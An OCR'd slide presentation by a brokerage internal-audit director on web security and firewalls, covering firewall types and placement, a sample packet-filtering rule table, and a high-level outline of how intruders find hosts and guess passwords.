Auditing WWW & Firewalls

Ed Ehrgott


IS Director - Electronic Brokerage

Internal Audit Department

Charles Schwab & Co.


edwin.ehrgott@schwab.com

Three Parts of Web Security



What Are The Risks?

- Vandalization
  - “Webjacking”
- Server attacks
- Network attacks
- Denial of service


Netscape - [gov]
File Edit View Go Bookmarks Options Directory Window Help
Back Forward Home Reload Images Open Print Find Stop
Netsite: http://www.onething.com/archive/airforce/airforce.htm
What's New? What's Cool? Destinations Net Search People Software
Some Useful Links To Get You Started
INSIDE AREA 51
INFINITY VOID
42
WELCOME TO THE TRUTH
You can learn all about gov't corruption here. Learn the secrets that they don't know
But trust it's true. T the time, learn the t yourself. all informati
Document: Done

Network Security


Firewalls

- A logical mechanism for ensuring and maintaining the security of networked information.
  - Combination of hardware and software
  - Not only used to separate trusted networks from the Internet
- Distinction between “inside” & “outside”


Types of Firewalls

- Dual Honed Gateway
- Screened Host Gateway
- Screened Subnet Gateway


Dual Honed Gateway




Screened Host Gateway



Screened Subnet Gateway



Positioning Firewalls



Selecting a Firewall

- Operating System
- Protocols Handled
- Filter Types
- Logging
- Administration
- Simplicity
- Tunneling

Packet Filtering

- Forwards or drops packets based solely on the source or destination addresses or ports

action	source	port	dest	port	flags	comments
block	*	*	*	*	*	block all by default
allow	192.168.0.0	*	*	80	*	outgoing web
allow	*	80	*	*	ACK	incoming web
allow	192.168.0.0	*	*	21	*	outgoing ftp control
allow	*	21	*	*	ACK	incoming ftp control
allow	192.168.0.0	*	*	>=1024	*	outgoing ftp data
allow	*	>=1024	*	*	ACK	incoming ftp data
allow	192.168.0.0	*	*	443	*	outgoing ssl
allow	*	443	*	*	ACK	incoming ssl


Proxies

- Outbound connections
- Generally separate proxies for each protocol
  - HTTP
  - FTP
  - SSL
- Provided by firewall vendor

Incoming Web Access


- On the firewall
- Outside the firewall
- Behind the firewall

On the Firewall




NOT A GOOD IDEA!


Outside the Firewall



Behind the Firewall



Real World Example



Firewall Issues

- Over-reliance
  - False sense of security
- Logs should be used & reviewed
- Configuration issues
- Maintenance

Hacker Method

- Search for hosts
- Identification of host type
- Discovery of valid access codes
- Social engineering

Search for Hosts

- Auto dialers
  - Scan blocks of numbers
  - DNS makes it easy!
- BBS
  - Exchange numbers found

Identification of Host Type

- What did I reach?
  - Logon prompt
  - Greeting or welcome
  - Help

Discovery of Valid Access Codes

- Bad passwords #1 problem
  - Identify machine type
  - Gather clues
  - Try defaults
  - Try known security holes
  - Educated guessing
  - Dumpster diving
  - 3 times and you’re out doesn’t work!

